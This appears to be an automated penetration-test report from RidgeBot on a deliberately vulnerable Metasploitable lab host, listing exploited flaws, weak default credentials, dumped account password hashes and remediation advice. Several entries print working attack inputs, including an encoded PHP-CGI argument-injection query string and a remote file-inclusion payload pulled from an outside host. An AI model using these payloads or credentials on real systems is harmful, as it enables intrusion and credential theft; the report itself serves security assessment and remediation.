
Audit report generated by RidgeBot

metafull

Jul 25, 2020 at 13:40



Report generated by RidgeSecurity RidgeBot

metafull

QUICKLINKS

→ Executive Summary
→ Configuration at a glance
→ Asset Details
→ Type
→ Vulnerability Details

Executive Summary

Total number of targets： 2

TASK NAME	START TIME	END TIME	TOTAL TIME	STATUS
metafull	Jul 25, 2020 at 09:23	Jul 25, 2020 at 13:40	4.0 hours and 16.0 minutes	Success

Total Health Score


Policy: Minimum Score 60

In this task, we have tested 1 IPs and 1 web servers, the Total Health Score of the target system is 8, this score is based on 100 scale.It is a comprehensive evaluation based on multiple factors such as percentage of vulnerability, attack surface, encrypted traffic etc. This test system is considered as in a "risky" condition with the score of 8.The vulnerability found on each asset can be found in "Asset Detail".


RidgeBot successfully performed 14 exploits. These 14 exploited risks are critical and require immediate attention. It means a real hacker can easily achieve the same result. In the "Exploit Details", we provided information on how RidgeBot attacked - path, techniques and actions etc for security team to replicate and fix the issue.

Among 14 exploits, 71% "Credentials" was compromised; 29 "shell" access was gained

Exploit Results by Type



Risk Weighted Assessment



Total number of targets：	2
Number of active assets：	1
Number of active Domains：	1
Number of attack surface(s)：	521

Understanding the health and risk charts

In addition, RidgeBot found 177 high vulnerabilities, 106 medium and 16 low vulnerabilities. These vulnerabilities are possible risks, it might be exploitable, however it may take bigger risk or larger efforts for a hacker. It shall be attended to achieve a comprehensive defense system. Please refer to the "Vulnerability Details" for more information and remediation suggestion.

Configuration at a glance

SYSTEM TEMPLATE	CUSTOMIZED TEMPLATE	PLUGINS SELECTED	SCAN TYPE	SCRAPING MODE	ATTACK MODE
Full Scan	N/A	59728	Host and Web	Crawling	Targeted

PLUGIN TYPE	OS TYPE	SEVERITY	RISK

PLUGIN TYPE	OS TYPE	SEVERITY	RISK
Development Framework (259)	Windows (2593)	Info (4624)	Service Crash (116)
Database (4108)	All (23986)	High (17421)	None (59349)
IOT (439)	Other (3983)	Medium (13867)	Data Impacted (208)
Web Application (46)	MacOS (174)	Low (23816)	System Crash (55)
Host (45454)	Linux (28992)		
Virtualization (341)			
Web Server/Middleware (3166)			
Network Devices (3983)			
CMS (1756)			
Big Data Platform (177)			

Asset Details

IP	OS TYPE	EXPLOITED	HIGH	MEDIUM	LOW
172.16.63.129		13	18	21	2

DOMAIN	IP	EXPLOITED	HIGH	MEDIUM	LOW
http://172.16.63.129	172.16.63.129	1	159	85	14

Type

14 Critical Business Risks

1 Shell connection obtained via Samba "username map script" Command Execution vul

Critical

Type: Shell Execution

Description:

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:139	System Info: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux Host Name: metasploitable

References:

#	REFERENCE
1	http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
2	http://samba.org/samba/security/CVE-2007-2447.html

Vulnerability Solution:

None

2 Postgresql credentials obtained via PostgreSQL Weak Password vul

Critical

Type: Credential Access

Description:

Postgresql weak password is easy to be violently cracked, and weak password users exist. Postgresql service can be accessed through weak password, and data in the database can be obtained, resulting in information leakage.

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Account: postgres Password: postgres

References:

#	REFERENCE
1	https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Vulnerability Solution:

1. Increase password complexity. 2. Only specified IP login is allowed

3 Credentials obtained via Backend weak password vul

Critical

Type: Credential Access

Description:

detect web backend weak password

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/dvwa/login.php	Account: admin Password: password

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1、improve the complex of password. 2、only allow appointed ip login.

4 - 11 Credentials obtained via Samba "username map script" Command Execution vul

Critical

Type: Credential Access

Description:

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:139	Account: service Password: 1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
172.16.63.129:139	Account: root Password: 1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
172.16.63.129:139	Account: klog Password: 1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
172.16.63.129:139	Account: sys Password: 1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0
172.16.63.129:139	Account: ying Password: 1tm2GwWFM$cIlvg7SmlvP28FR3WVqJ20
172.16.63.129:139	Account: user Password: 1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
172.16.63.129:139	Account: msfadmin Password: 1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
172.16.63.129:139	Account: postgres Password: 1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/

References:

#	REFERENCE
1	http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534

#	REFERENCE
2	http://samba.org/samba/security/CVE-2007-2447.html

Vulnerability Solution:

None

12 Shell connection obtained via VERITAS NetBackup Remote Command Execution vul

Critical

Type: Shell Execution

Description:

This module allows arbitrary command execution on an ephemeral port opened by Veritas NetBackup, whilst an administrator is authenticated. The port is opened and allows direct console access as root or SYSTEM from any source address.

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:1524	System Info: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux Host Name: metasploitable

References:

#	REFERENCE
	N/A

Vulnerability Solution:

None

13 Shell connection obtained via PHP CGI Argument Injection vul

Critical

Type: Shell Execution

Description:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:80	System Info: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux Host Name: metasploitable

References:

#	REFERENCE
1	http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
2	http://kb.parallels.com/en/116241

Vulnerability Solution:

None

14 Shell connection obtained via PostgreSQL for Linux Payload Execution vul

Critical

Type: Shell Execution

Description:

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	System Info: : Ubuntu 8.04 (Linux 2.6.24-16-server) Host Name: : metasploitable.localdomain

References:

#	REFERENCE
1	http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt

Vulnerability Solution:

None

Vulnerability Details

177 High Vulnerabilities

1 PHP CGI Argument Injection

Type: potential risk

Description:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:80	Target 172.16.63.129:80 has PHP CGI Argument Injection

References:

#	REFERENCE
1	http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
2	http://kb.parallels.com/en/116241

Vulnerability Solution:

None

2 Check for rexecd Service

Type: general[ov]

Description:

Rexecd Service is running at this Host. Rexecd (Remote Process Execution) has the same kind of functionality that rsh has : you can execute shell commands on a remote computer. The main difference is that rexecd authenticate by reading the username and password *unencrypted* from the socket.

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:512	Target: IP: 172.16.63.129 Port: 512，Rexecd Service is running at this Host. Rexecd (Remote Process Execution) has the same kind of functionality that rsh has : you can execute shell commands on a remote computer. The main difference is that rexecd authenticate by reading the username and password *unencrypted* from the socket.

References:

#	REFERENCE
1	:https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0618

Vulnerability Solution:

Disable rexec Service.

3 Possible Backdoor: Ingreslock

Type: general[ov]

Description:

A backdoor is installed on the remote hostAttackers can exploit this issue to execute arbitrary commands in thecontext of the application. Successful attacks will compromise theaffected isystem.

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:1524	Target: IP: 172.16.63.129 Port: 1524，A backdoor is installed on the remote hostAttackers can exploit this issue to execute arbitrary commands in thecontext of the application. Successful attacks will compromise theaffected isystem.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

4 VERITAS NetBackup Remote Command Execution

Type: potential risk

Description:

This module allows arbitrary command execution on an ephemeral port opened by Veritas NetBackup, whilst an administrator is authenticated. The port is opened and allows direct console access as root or SYSTEM from any source address.

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:1524	Target 172.16.63.129:1524 has VERITAS NetBackup Remote Command Execution

References:

#	REFERENCE
	N/A

Vulnerability Solution:

None

5 Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability

Type: general[ov]

Description:

Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system with elevated privileges.

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:1099	Target: IP: 172.16.63.129 Port: 1099， Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system with elevated privileges.

References:

#	REFERENCE

#	REFERENCE
1	:https://tools.cisco.com/security/center/viewAlert.x?alertId=23665

Vulnerability Solution:

Disable class-loading.

6 PostgreSQL for Linux Payload Execution

Type: potential risk

Description:

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target 172.16.63.129:5432 has PostgreSQL for Linux Payload Execution

References:

#	REFERENCE
1	http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt

Vulnerability Solution:

None

7 OS End Of Life Detection

Type: general[ov]

Description:

OS End Of Life Detection The Operating System on the remote host has reached the end of life and should not be used anymore

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129	Target: IP 172.16.63.129， OS End Of Life Detection The Operating System on the remote host has reached the end of life and should not be used anymore

References:

#	REFERENCE
	N/A

Vulnerability Solution:

8 Samba "username map script" Command Execution

Type: potential risk

Description:

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Classification:

CVE: [*]

CVSS Score: 10.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:139	Target 172.16.63.129:139 has Samba "username map script" Command Execution

References:

#	REFERENCE
1	http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
2	http://samba.org/samba/security/CVE-2007-2447.html

Vulnerability Solution:

None

9 PostgreSQL Weak Password

Type: weak password

Description:

Postgresql weak password is easy to be violently cracked, and weak password users exist. Postgresql service can be accessed through weak password, and data in the database can be obtained, resulting in information leakage.

Classification:

CVE: [*]

CVSS Score: 9.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: 172.16.63.129:5432 Postgresql service has a weak password vulnerability: Username: postgres password: postgres

References:

#	REFERENCE
1	https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Vulnerability Solution:

1. Increase password complexity. 2. Only specified IP login is allowed

10 NFS configaration cause infomation vulnerability

Type: directory disclosure

Description:

NFS（Network File System）is one of the file systems supported by FreeBSD，It allows computers in a network to share resources over a TCP / IP network,Client applications of local NFS can read and write files on remote NFS servers transparently, just like accessing local files

Classification:

CVE: [*]

CVSS Score: 9.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:2049	Target:172.16.63.129 has NFS configaration cause infomation vulnerability

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Modify the NFS configuration /etc/exports file to specify that you can view the IP or network segment of the shared file。

11 SSH Brute Force Logins With Default Credentials Reporting

Type: general[ov]

Description:

It was possible to login into the remote SSH server using default credentials. As the NVT 'SSH Brute Force Logins with default Credentials' (OID: 1.3.6.1.4.1.25623.1.0.108013) might run into a timeout the actual reporting of this vulnerability takes place in this NVT instead. The script preference 'Report timeout' allows you to configure if such an timeout is reported.

Classification:

CVE: [*]

CVSS Score: 9.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:22	Target: IP: 172.16.63.129 Port: 22，It was possible to login into the remote SSH server using default credentials. As the NVT 'SSH Brute Force Logins with default Credentials' (OID: 1.3.6.1.4.1.25623.1.0.108013) might run into a timeout the actual reporting of this vulnerability takes place in this NVT instead. The script preference 'Report timeout' allows you to configure if such an timeout is reported.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Change the password as soon as possible.

12 VNC Brute Force Login

Type: general[ov]

Description:

Try to log in with given passwords via VNC protocol.

Classification:

CVE: [*]

CVSS Score: 9.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5900	Target: IP: 172.16.63.129 Port: 5900，Try to log in with given passwords via VNC protocol.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Change the password to something hard to guess.

13 Backend weak password

Type: weak password

Description:

detect web backend weak password

Classification:

CVE: [*]

CVSS Score: 8.6

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/dvwa/login.php	Target: http://172.16.63.129/dvwa/login.php, weak password vulnerability, username: admin, password: password

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1、improve the complex of password. 2、only allow appointed ip login.

14 - 23 Arbitrary File Read

Type: file inclusion

Description:

Some websites often need to provide file viewing or downloading functions because of business needs.However, if there is no restriction on the files that users can view or download, malicious users can view or download any sensitive files.This is the file viewing and downloading vulnerability * the function that exists to read files * the path of reading files is user-controllable and not checked or rigorously checked. * Output File Content Download Server Arbitrary Files, such as script code, services and system configuration files, etc.Available code for further code auditing to get more exploitable vulnerabilities

Classification:

CVE: [*]

CVSS Score: 8.6

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?do=toggle-security&page=home.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous&password-generator-php-submit-button=Generate has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?page=usage-instructions.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?page=captured-data.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?do=toggle-security&page=password-generator.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/?page=add...	Target http://172.16.63.129/mutillidae/?page=add-to-your-blog.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/?page=sho...	Target http://172.16.63.129/mutillidae/?page=show-log.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/?page=text-...	Target http://172.16.63.129/mutillidae/?page=text-file-viewer.php has an arbitrary file read vulnerability
http://172.16.63.129/mutillidae/index.php?...	Target http://172.16.63.129/mutillidae/index.php?page=home.php has an arbitrary file read vulnerability

References:

#	REFERENCE
1	https://www.owasp.org/index.php/PHP_File_Inclusion
2	https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion
3	https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

Vulnerability Solution:

Strictly control the input parameters of users, and filter the response of functions affected by parameters

24 PHP-CGI Remote Code Execution (CVE-2012-1823)

Type: code execution

Description:

When vulnerable PHP runs web services in CGI mode, web server can accept querystring as a parameter of php-cgi running

Classification:

CVE: [*]

CVSS Score: 8.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129	Target: http://172.16.63.129 has PHP-CGI remote code execution (CVE-2012-1823).

References:

#	REFERENCE

#	REFERENCE
1	https://nvd.nist.gov/vuln/detail/CVE-2012-1823

Vulnerability Solution:

1. Upgrade PHP version to the latest

25 - 26 phpinfo() output accessible

Type: general[ov]

Description:

Many PHP installation tutorials instruct the user to create a file called phpinfo.php or similar containing the phpinfo() statement. Such a file is often times left in webserver directory after completion. Some of the information that can be gathered from this file includes: The username of the user who installed php, if they are a SUDO user, the IP address of the host, the web server version, the system version(unix / linux), and the root directory of the web server.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/phpinfo.php	Target: http://172.16.63.129/mutillidae/phpinfo.php，Many PHP installation tutorials instruct the user to create a file called phpinfo.php or similar containing the phpinfo() statement. Such a file is often times left in webserver directory after completion. Some of the information that can be gathered from this file includes: The username of the user who installed php, if they are a SUDO user, the IP address of the host, the web server version, the system version(unix / linux), and the root directory of the web server.
http://172.16.63.129/phpinfo.php	Target: http://172.16.63.129/phpinfo.php，Many PHP installation tutorials instruct the user to create a file called phpinfo.php or similar containing the phpinfo() statement. Such a file is often times left in webserver directory after completion. Some of the information that can be gathered from this file includes: The username of the user who installed php, if they are a SUDO user, the IP address of the host, the web server version, the system version(unix / linux), and the root directory of the web server.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Delete them or restrict access to the listened files.

27 Check for Backdoor in unrealircd

Type: general[ov]

Description:

Detection of backdoor in unrealircd.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:6667	Target: IP: 172.16.63.129 Port: 6667，Detection of backdoor in unrealircd.

References:

#	REFERENCE
1	:http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt,
2	:http://seclists.org/fulldisclosure/2010/Jun/277,
3	:http://www.securityfocus.com/bid/40820

Vulnerability Solution:

Install latest version of unrealircd and check signatures of softwareyou're installing.

28 PHP-CGI-based setups vulnerability when parsing query string parameters from php files.

Type: general[ov]

Description:

PHP is prone to an information-disclosure vulnerability. Exploiting this issue allows remote attackers to view the source code of files in the context of the server process. This may allow the attacker to obtain sensitive information and to run arbitrary PHP code on the affected computer; other attacks are also possible.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/cgi-bin/php?%2D%64+...	Target: http://172.16.63.129/cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E，PHP is prone to an information-disclosure vulnerability. Exploiting this issue allows remote attackers to view the source code of files in the context of the server process. This may allow the attacker to obtain sensitive information and to run arbitrary PHP code on the affected computer; other attacks are also possible.

References:

#	REFERENCE
1	:http://www.h-online.com/open/news/item/Critical-open-hole-in-PHP-creates-risks-Update-1567532.html,
2	:http://www.kb.cert.org/vuls/id/520827,
3	:http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/,
4	:https://bugs.php.net/bug.php?id=61910,
5	:http://www.php.net/manual/en/security.cgi-bin.php,
6	:http://www.securityfocus.com/bid/53388

Vulnerability Solution:

PHP has released version 5.4.3 and 5.3.13 to address this vulnerability. PHP is recommending that users upgrade to the latest version of PHP.

29 Check for rlogin Service

Type: general[ov]

Description:

This remote host is running a rlogin service.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:513	Target: IP: 172.16.63.129 Port: 513，This remote host is running a rlogin service.

References:

#	REFERENCE
1	:https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0651,
2	:http://en.wikipedia.org/wiki/Rlogin,
3	:http://www.ietf.org/rfc/rfc1282.txt

Vulnerability Solution:

Disable rlogin service and use ssh instead.

30 - 31 vsftpd Compromised Source Packages Backdoor Vulnerability

Type: general[ov]

Description:

vsftpd is prone to a backdoor vulnerability. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:6200	Target: IP: 172.16.63.129 Port: 6200，vsftpd is prone to a backdoor vulnerability. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.
172.16.63.129:21	Target: IP: 172.16.63.129 Port: 21，vsftpd is prone to a backdoor vulnerability. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application. Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.

References:

#	REFERENCE
1	:http://www.securityfocus.com/bid/48539,
2	:http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html,
3	:https://security.appspot.com/vsftpd.html,
4	:http://vsftpd.beasts.org/

Vulnerability Solution:

The repaired package can be downloaded from https://security.appspot.com/vsftpd.html. Please validate the package with its signature.

32 - 41 File Inclusion

Type: file inclusion

Description:

A program developer usually writes the reused function to a single file. It needs to call the file directly when using a function, and does not need to write it again. The process of calling files is generally referred to as file inclusion. Program developers generally want more flexible code, so they set the included files as variables for dynamic invocation, but because of this flexibility, the client can call a malicious file, resulting in file inclusion vulnerabilities. Almost all scripting languages provide the function of file inclusion, but File Inclusion vulnerabilities are mostly found in PHP Web Application, but very few in JSP, ASP, ASP. NET programs, or even none. This is the drawback of some language design.

Classification:

CVE: [*]

CVSS Score: 7.5

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=usage-instructions.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?do=toggle-security&page=password-generator.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=captured-data.php parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=password-generator.php&username=anonymous&password-generator-php-submit-button=Generate parameter page has a file inclusion vulnerability, payload:http://10.0.1.27:40001/vackbot_file_include_test%3F.php.

NODE(S)	ADDITIONAL INFORMATION
